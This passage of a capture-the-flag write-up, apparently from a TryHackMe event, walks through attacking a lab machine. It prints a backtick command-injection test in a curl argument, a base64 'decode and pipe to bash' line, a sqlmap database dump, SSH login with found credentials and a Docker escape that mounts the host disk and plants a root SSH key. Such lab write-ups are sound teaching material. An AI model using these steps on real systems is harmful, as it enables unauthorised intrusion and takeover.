1614865598#/product/1#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865599#/api/product/1#curl/7.68.0
1614865607#/product/1#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865607#/api/product/1#curl/7.68.0
```

**HTTP Host header attacks | Web Security Academy**

In this section, we'll discuss how misconfigurations and flawed business logic can expose websites to a variety of attacks via the

portswigger.net


```
#HTTP Host Header Injection
Host: IP:PORT
```





Which might be that we can do `Blind Command Injection` in here

```
#What we want to do
- curl <COMMAND INJECTION>
```

Before I start go with remote which we can't see anything and play around in local. From what I observe I found out that using


```
1.) curl localhost'id'
    * output => localhostid
2.) curl localhost"id"
    * output => localhostid
3.) curl localhost`id`
    * output => it run the command?
```



```
`echo <BASE64> | base64 -d | bash`
```


It works! I can't find a way get into root. If anyone know about this feels free to reach me :)

## Port 82




Looking at the page we can see that we can search for a string. Let's `ffuf` the page first.

```
feed                    [Status: 200, Size: 21, Words: 4, Lines: 1]
images                  [Status: 301, Size: 312, Words: 20, Lines: 10]
search                  [Status: 200, Size: 2550, Words: 469, Lines: 37]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
t                       [Status: 301, Size: 0, Words: 1, Lines: 1]
view                    [Status: 200, Size: 24, Words: 5, Lines: 1]
```


Following the t will get us into `t/r/y/h/a/r/d/e/r/spamlog.log` . Nothing else haha. As I intercept the request to search the image. Found out there is one parameter use which is `q` . So


```
sqlmap -r item.req --batch --level=5 --risk=3
```

```
Database: hillpics
Table: hill
[6 entries]
+----+---------------+---------------------------------------+
| id | image         | keywords                              |
+----+---------------+---------------------------------------+
| 1  | basic.jpg     | small, grassy, wales, rocks, animals  |
| 2  | chrome.jpg    | chrome, pointy, tree, rocks           |
| 3  | malvern.jpg   | brown, grass, lake, points            |
| 4  | roundton.jpg  | trees, green, grass                   |
| 5  | silbury.jpg   | green, grass, pyramid                 |
| 6  | sosodikon.jpg | mountain, green, climb                |
+----+---------------+---------------------------------------+
```

This is the only things that I can get. Still got a long way to go and to learn. Will read others writeup on how they will doing this :)

## Port 8888








Which mean that there are 4 applications

- online file storage
- media player
- file sync
- /users

If we go to each of these apps endpoints we will get its name




But app4 actually trying to tell us there is another endpoints `/users` . If we go to this endpoints we will get a user credentials.




There are 2 ports for `SSH` but ports `2222` can login as davelarkin with the credentials we found!

```
ssh davelarkin@IP -p 2222
```

We are inside a docker and I can't find anywhere to escape this docker nor get into root :(

## Docker Escape


Once we manage get into root for example this one after we compromise the first docker container. Let's use new tools that I found which is `DeepCe`

**Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)**

**stealthcopter/deepce**

Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE) - stealthcopter/deepce

github.com




Found `docker.sock` but I can't find ways to do something with it. Might be we can if there is `curl` but there is no curl inside the docker container.  Let's go to my favorite reference


Trying each possible ways I found that `fdisk -l` show something interesting!

```
Device     Boot Start      End  Sectors Size Id Type
/dev/xvda1 *     2048 16777182 16775135   8G 83 Linux
```

This expose the host device and to mount it follow the steps below

```
1 mkdir -p /mnt/compromise
2 mount /dev/xvda1 /mnt/compromise
```

Once done we manage to access the host machine. To get a shell we can generate public key and append it in root `.ssh/authorized_keys`




Such a long journey but we get in the `host machine` !

## Getting All Flags

- **What is the flag for container1?**
  - /root/container1_flag.txt
- **What is the flag for container2?**
  - /var/www/container2_flag.txt


    - /home/davelarkin/container4_flag.txt
- **What is the root flag?**
    - /root/root.txt

---

## Conclusion

Actually all of the method I did it is after get into root or NT Authority System but it fun to know how to do it. Really enjoy all of the challenges and I would say it the best one I ever tried . Thumbs up to **@Hackerone** , **@TryHackMe** and **@adamtlangley** for the challenges. Really learn a lot from this event and hopefully everyone else too! With this event also I manage to get private invitations ! Still a beginner and never tried bug bounty but would love to in the future! Thank you and hope you guys enjoy reading this <3

---



Last updated 2 months ago